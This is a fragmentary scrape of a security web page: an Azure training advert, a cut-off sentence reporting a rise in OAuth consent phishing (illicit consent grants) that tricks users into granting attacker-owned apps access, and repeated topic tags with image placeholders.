
Get up to speed with Azure with over 50 training for \$39

Get unlimited access

ire tracking a continued increase in consent phishing emails, also called [illicit consent grants](#), that abuse OAuth request links in an attempt to trick recipients into granting attacker-owned apps permissions to access sensitive data.


Identity Attack OAuth

OAuth Consent Phishing



Identity Attack OAuth


OAuth Consent Phishing #1



wortell

Identity Attack OAuth

